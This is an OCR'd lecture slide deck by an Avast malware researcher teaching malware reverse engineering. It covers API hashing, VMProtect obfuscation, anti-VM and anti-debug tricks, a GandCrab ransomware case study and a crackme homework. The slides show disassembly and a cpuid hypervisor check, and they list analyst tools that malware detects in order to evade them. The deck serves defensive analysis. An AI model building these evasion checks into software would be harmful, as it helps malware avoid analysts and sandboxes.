
```
mov     edx, 0DE00957h
mov     ecx, esi
mov     [ebx+struct_0.user32], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+struct_0.wsprintfA], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+struct_0.wsprintfW], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+struct_0.GetDesktopWindow], eax
mov     ecx, esi
call    get_address_from_hash
mov     [ebx+struct_0.MessageBoxA], eax
mov     edx, 0FC10065Fh
mov     ecx, esi
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+struct_0.MessageBoxW], eax
```

Obfuscation examples (4)

- VMProtected coinminer

Obfuscation examples (4)

- VMP




```
004013A2 in: 1 out: 15
004013A2 50                 push eax
004013A3 e88c000000         call 0x401434
00401434 55                 push ebp
00401435 8bec               mov ebp, esp
00401437 81ecc8010000       sub esp, 0x1c8
0040143D a108244500         mov eax, dword ptr [0x452408]
00401442 53                 push ebx
00401443 56                 push esi
00401444 8b7508             mov esi, dword ptr [ebp + 8]
00401447 57                 push edi
00401448 6a07               push 7
0040144A 59                 pop ecx
0040144B 8d7dd4             lea edi, dword ptr [ebp - 0x2c]
0040144E 8945f8             mov dword ptr [ebp - 8], eax
00401451 33db               xor ebx, ebx
00401453 f3a5               rep movsd dword ptr es:[edi], dword ptr [esi]
00401455 8b45d8             mov eax, dword ptr [ebp - 0x28]
00401458 8b55dc             mov edx, dword ptr [ebp - 0x24]
0040145B 8bf0               mov esi, eax
0040145D 8bfa               mov edi, edx
0040145F c1e60d             shl esi, 0xd
00401462 b900304500         mov ecx, 0x453000
00401467 895dfc             mov dword ptr [ebp - 4], ebx
0040146A c1e70d             shl edi, 0xd
0040146D 03f1               add esi, ecx
0040146F 03f9               add edi, ecx
00401471 8d4dd8             lea ecx, dword ptr [ebp - 0x28]
00401474 890d54444100       mov dword ptr [0x414454], ecx
0040147A 8b4dd4             mov ecx, dword ptr [ebp - 0x2c]
0040147D 83c1fe             add ecx, -2
00401480 83f941             cmp ecx, 0x41
00401483 0f87ce140000       ja 0x402957
00401489 ff248d69294000     jmp dword ptr [ecx*4 + 0x402969]
```


avast

Obfusc

- VMProte



Obfusc

- VMProte

Obfuscation examples (5)

- Psychological warfare
  - https://github.com/xoreaxeaxeax/REpsych

Anti- tricks

- The most common categories:
  - Anti-VM
  - Anti-Debug
  - Anti-Emulation

Anti- tricks

- The most common categories:
  - Anti-VM
  - Anti-Debug
  - Anti-Emulation
- Analyst uses anti-anti- tricks to counter anti- tricks

Anti- tricks

- The most common categories:
  - Anti-VM
  - Anti-Debug
  - Anti-Emulation
- Analyst uses anti-anti- tricks to counter anti- tricks

Anti- tricks

- The most common categories:
  - Anti-VM
  - Anti-Debug
  - Anti-Emulation
- Analyst uses anti-anti- tricks to counter anti- tricks
- Depending on the anti- trick, some steps can be performed:
  - Simply skip the problematic call while debugging (CTRL+N changes EIP)
  - Patch the binary
  - Modify registers (function parameters or return values)
  - Change the dependency/configuration files
  - …

Anti-VM example

- Checks on **cpuid**
  - Input parameter: EAX
    - EAX=1 will request the processor information (= signature of the CPU)
  - Outputs:
    - EDX
    - ECX – this is what we want
    - EBX
  - We are interested in the most significant bit of the ECX
    - So called the **Hypervisor bit**
      - Set as 1 if it is VM
      - Set as 0 otherwise

```
_EAX = 1;
__asm { cpuid }
return _ECX >> 0x1F;
```

  - More info: https://en.wikipedia.org/wiki/CPUID

Anti-Debug examples


- Many, many methods
  - GetTickCount, timestamping
  - API hammering
  - Checking for specific processes
  - Throwing exceptions
  - Multi-threading
  - Attaching own debugger
  - …

Anti-Debug example

- Detecting analyst's tools

```
loc_4602D3:
mov     byte ptr [ebp-1A51h], 0
xor     edi, edi
mov     dword ptr [ebp-1A40h], offset aTaskmgrExe ; "taskmgr.exe"
mov     dword ptr [ebp-1A3Ch], offset aProcexpExe ; "procexp.exe"
mov     dword ptr [ebp-1A38h], offset aProcexp64Exe ; "procexp64.exe"
mov     dword ptr [ebp-1A34h], offset aProcesshackerE ; "processhacker.exe"
mov     dword ptr [ebp-1A30h], offset aProcmonExe ; "procmon.exe"
mov     dword ptr [ebp-1A2Ch], offset aWiresharkExe ; "wireshark.exe"
mov     dword ptr [ebp-1A28h], offset aVncExe ; "vnc.exe"
mov     dword ptr [ebp-1A24h], offset aAnvirExe ; "anvir.exe"
nop     dword ptr [eax+00h]
```

- Malware periodically scans running processes or opened windows
  - In a separate thread
- When any such activity is detected, malware stops it's malicious functionality





Practical example

- Let’s analyze one of the most notorious ransomwares – **GandCrab**
  - First observed around January 2018
  - Author(s) claim they earned $2 billion dollars
    - Very hard to estimate the actual amount, they are most likely lying
  - The malware group announced a shut down of their operations (May 31th, 2019)
    - Most likely moved to developing new malware
    - Sodinokibi ransomware (REvil)
- Let’s focus on the obstacles the author(s) implemented
  - ea4c6d2ca13c2f09468e8be10d931c46bcec8964b2db6b9ba224a45f367e655d *sample_gandcrab.dat

Practical example

- Let’s analyze one of the most notor
  - First observed around January 2018
  - Author(s) claim they earned $2 billio
    - Very hard to estimate the actual amou
  - The malware group announced a sh
    - Most likely moved to developing new m
    - Sodinokibi ransomware (REvil)
- Let’s focus on the obstacles the au





“Homework”

- Download a Crackme from Edux or come to my desk after this presentation
  - 172237b73a3c52b3238330273ba4a7a3ae92fa22b8bf0fee4d5403b7c553dddb *itsaunixsystem.exe
- Solve the Crackme over the holidays and send me your solution
  - jan.rubin.cz+rev@gmail.com
- Don‘t forget to attach your CV :-)

Thank You

Jan Rubín

Malware Researcher

rubin@avast.com

jan.rubin.cz+rev@gmail.com

www.avast.com


avast